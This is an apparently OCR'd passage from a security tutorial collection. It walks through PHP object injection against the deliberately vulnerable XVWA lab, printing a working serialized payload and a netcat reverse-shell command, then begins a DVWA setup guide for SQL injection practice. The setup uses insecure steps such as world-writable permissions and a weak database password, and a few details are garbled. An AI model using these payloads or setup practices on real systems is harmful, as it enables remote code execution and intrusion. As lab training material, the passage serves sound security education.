


Figure 5: Xtreme Vulnerable Web Application

Refer to https://github.com/s4n7h0/xvwa to download it officially and for installation steps.

PHP object injection with XVWA:




Figure 6: PHP object injection module in XVWA

Open

home.php
/var/www/html/xvwa/vulnerabilities/php_object_injection

```
type="submit">CLICK HERE</a>
                    </div>
                        <?php
                            class PHPObjectInjection{
                                public $inject;
                                function __construct(){

                                }

                                function __wakeup(){
                                    if(isset($this->inject)){
                                        eval($this->inject);
                                    }
                                }
                            }
                            if(isset($_REQUEST['r'])){

                                $var1=unserialize($_REQUEST['r']);


                                if(is_array($var1)){
                                    echo "<br/>".$var1[0]." - ".$var1[1];
                                }
                            }else{
                                echo ""; # nothing happens here
                            }
                        ?>
        </div>
    </div>
 </form>
```

Figure 7: ***Dissection of source code***

`PHPObjectInjection` - class

`$inject` – public variable

`__wakeup()` – will be invoked on passing serialized data to "r" param

`eval` - evaluates the value passed

`$this->inject` - reference to variable $inject

```
<?php

class PHPObjectInjection{
                                public $inject = "system('uname -a');";

                            }


                            $obj = new PHPObjectInjection;
var_dump(serialize($obj));

?>
```

root@kali: /var/www/html/php

File Edit View Search Terminal Help

```
root@kali:/var/www/html/php# php inject.php
string(70) "O:18:"PHPObjectInjection":1:{s:6:"inject";s:19:"system('uname -a');"
;}"
root@kali:/var/www/html/php#
```

Figure 8: Generation of serialized data

Serialized data:

```
O:18:"PHPObjectInjection":1:{s:6:"inject";s:19:"system('uname -a');";}
```

On passing the generated serialized data to parameter "r", the application will display the output of "`uname -a`".

http://127.0.0.1/xvwa/vulnerabilities/php_object_injection/?r=O:18:%22PHPObjectInjection%22:1:{s:6:%22inject%22;s:19:%22system(%27uname%20-a%27);%22;}




Figure 9: Output of "`uname -a`"




Figure 10: Reverse shell
http://127.0.0.1/xvwa/vulnerabilities/php_object_injection/?r=O:18:"PHPObjectInjection":1:{s:6:"inject";s:48:"system('/bin/nc -nv 127.0.0.1 6666 -e /bin/sh');";}

PHP object injection is one of the critical vulnerabilities, even today, and it's hard to find until access to source code is given. Never use the PHP unserialize function with user supplied input.

Author: Venkatesh Sivakumar (Pranav Venkat)

Venkatesh Sivakumar (Pranav Venkat) is a security researcher working with one of the leading Indian IT companies. He is one of the top security researchers in Google's vulnerability reward program. He is also acknowledged by Google, Facebook, Microsoft, Twitter, Yahoo, AT&T, Netherlands CERT, Blackberry, Apple, Oracle, Ebay, etc. for reporting vulnerabilities in their applications. He is also an occasional participant in Bugcrowd, Synack, Hackerone and Cobalt programs.

Twitter: @pranavvenkats

Linkedin: https://in.linkedin.com/in/pranavvenkats

SQL Injection Techniques for Web Application Testing

by Cory Miller

The Open Web Application Security Project (OWASP) releases the top ten vulnerabilities found in web applications every year. Some of the items on the list are, Cross-Site Scripting (XSS), SQL Injections, and Cross-Site Forgery(CSRF). These vulnerabilities continue to plague our web applications today. Applications often store user data and business information in a backend database. When an application is used in a way it was not intended to be, it could potentially allow an attacker to gain access to its database. As a penetration tester, it is important to understand how the web application communicates back to the database and what techniques can be used to test if it's susceptible to a SQL injection attack.

What you will learn:

- How to setup DVWA.
- Examples of SQL Injection Techniques.
- How to identify which database is being used.
- How to use sqlmap to inject and test for SQL vulnerabilities.

What you need and should know:

- Familiar with web applications.
- Familiar with SQL statements and queries.
- You will need DVWA installed http://www.dvwa.co.uk/.
- Latest Version of Kali Linux running.

INTRODUCTION

In today's digital world, almost every business has a digital presence online. When a web application uses a SQL based database, it could potentially be vulnerable to a SQL injection attack. For example, when you log into a website, you have to supply a username and password. The application then passes the user input to the database, verifying the stored credentials. If proper protections are not in place, an attacker can inject SQL commands in an effort to circumvent login or, even worse, extract private data.

Over the past few years, OWASP has determined that A1-Injection is still one of the top web based vulnerabilities today. The reason SQL Injection is still one of the top vulnerabilities is because the techniques used to inject commands into a SQL database have not really changed. There are many useful resources on the OWASP community site and additional information on how to test and protect against such vulnerabilities. It is highly recommended to read more on their site. As security professionals, we must always learn and adapt to threats. Thankfully, there are many open source communities that allow us to practice safely. There are many purposely vulnerable images and site where you can safely test and hone your skills. One of my favorite vulnerable images is call the Damn Vulnerable Web App (DVWA). A SQL Injection attack involves modifying SQL statements in a malicious manner where they are entered into a field within a web application. If input validation checks are not put in place, the SQL query can edit, delete, or provide information from the backend database thus making this a very dangerous attack. Further in the tutorial, we will get to explore SQL Injection (SQLi) attacks in more detail.

LET'S GET STARTED

Now that you have a little background on the Damn Vulnerable Web App (DVWA), it's time to download and install it. DVWA can be installed on Linux, Mac OS/X, and Windows and is available at *http://www.dvwa.co.uk/*. For the purpose of this tutorial, we will be installing it on Kali Linux. Once downloaded, move the file to /var/www/html by using the following command (Figure 1).

Command:

```
# mv DVWA-master.zip
```

```
root@kali:~/Downloads# mv DVWA-master.zip /var/www/html/
```

(Figure 1). Move Command.

Once you move the file to the directory, you will need to extract the zip file to expand the contents. This is done by running;

Command:

```
# unzip DVWA-master.zip
```

Now we will rename the directory so that it is easier to browse in our browser. You can do this by running the MV command again with a `-i`, which will overwrite the current directory (Figure 2).

```
root@kali:/var/www/html# mv -i DVWA-master/ DVWA
root@kali:/var/www/html# ls
DVWA  index.html  index.nginx-debian.html
root@kali:/var/www/html#
```

(Figure 2). Renaming the Directory.

Once we have renamed our directory, it is important that we add writing and execution permissions to the directory.


Command:

```
# Chmod -R 777 DVWA/
```

The next part is configuring the SQL server. We will start and create a new database, using root. Make sure to leave the password field blank. Now we can create the database and add a new user. (Figure 3).

Commands:

```
# Service mysql start

# mysql –u root –p

mysql > create database dvwa;
mysql > CREATE USER 'user'@'127.0.0.1' IDENTIFIED BY 'qwerty';
```



(Figure 3). Create Database and User.

After the database and user have been created, it is time to grant privileges to everything in the dvwa database. (Figure 4).

Commands:

```
mysql > grant all on dvwa.* to 'user'@'127.0.0.1';
mysql > flush privileges;
mysql > exit
```

(Figure 4). Adding Privileges.

Lastly, we will flush the privileges and exit mysql. We will need to install some additional dependencies on Kali Linux for this to work. First we must stop mysql services.

Command:

```
# service mysql stop
```

In order for DVWA to work properly, we will need to add the php7-gd package. However, the latest Kali rolling image will require us to add the old repository to install. If you skip this step, you will most likely receive an error that php7-gd was not found in the the repository.

Command:

```
echo 'deb http://old.kali.org/kali sana main non-free contrib' >> /etc/apt/
sources.list && apt-get update
```

What we are doing is writing the old repository location to the sources.list file in Kali and then running an update to pull all the relevant updates (Figure 5).

```
root@kali:/var/www/html# echo 'deb http://old.kali.org/kali sana main non-free c
ontrib' >> /etc/apt/sources.list && apt-get update
Get:1 http://old.kali.org/kali sana InRelease [20.3 kB]
Get:2 http://old.kali.org/kali sana/main amd64 Packages [12.8 MB]
Hit:3 http://archive.linux.duke.edu/kalilinux/kali kali-rolling InRelease
Get:4 http://old.kali.org/kali sana/non-free amd64 Packages [163 kB]
Get:5 http://old.kali.org/kali sana/contrib amd64 Packages [87.7 kB]
Fetched 13.1 MB in 3s (5,047 kB/s)
Reading package lists... Done
```

(Figure 5). Adding repository and updating.

Lastly, we are going to install the package php7-gb by typing "`sudo apt-get install php7-gb && service apache2 restart`". Once the installation has completed, we will need to edit two files. The first file will be the config.inc.php.dist file with the credentials we created for the database earlier in this tutorial (Figure 6). The location of this file is "*`/var/www/html/DVWA/config/`*". In this case, we change the `db_user` to "`user`" and `db_password` to "`qwerty`". This will connect DVWA back to the database. Now you can either copy or rename the file. I would suggest copying the original file just in case we make changes and need to revert back.

Command:

```
# cp config.php.dist config.inc.php
```


```
  GNU nano 2.9.2                    config.inc.php

# Database variables
#   WARNING: The database specified under db_database WILL BE
#   Please use a database dedicated to DVWA.
#
# If you are using MariaDB then you cannot use root, you must
#   See README.md for more information on this.
$_DVWA = array();
$_DVWA[ 'db_server' ]   = '127.0.0.1';
$_DVWA[ 'db_database' ] = 'dvwa';
$_DVWA[ 'db_user' ]     = 'user';
$_DVWA[ 'db_password' ] = 'qwerty';
```

(Figure 6). DVWA Configure.php.

If you want to be able to do the file upload vulnerability challenges, you will have to enable the "`allow_url_include`" in the php.ini file, which is located in the "`/etc/php/7.0/apache2/`" directory (Figure 7). I have included these steps below but again this is only for those specific challenges and can be skipped for now.

Command:

```
# nano /etc/php/7.0/apache2/php.ini
```




(Figure 7). Php.ini allow_url_include.

Finally, we must restart both apache and mysql services. You can do this by typing the below command.

Command:

```
service apache2 restart && service mysql restart
```

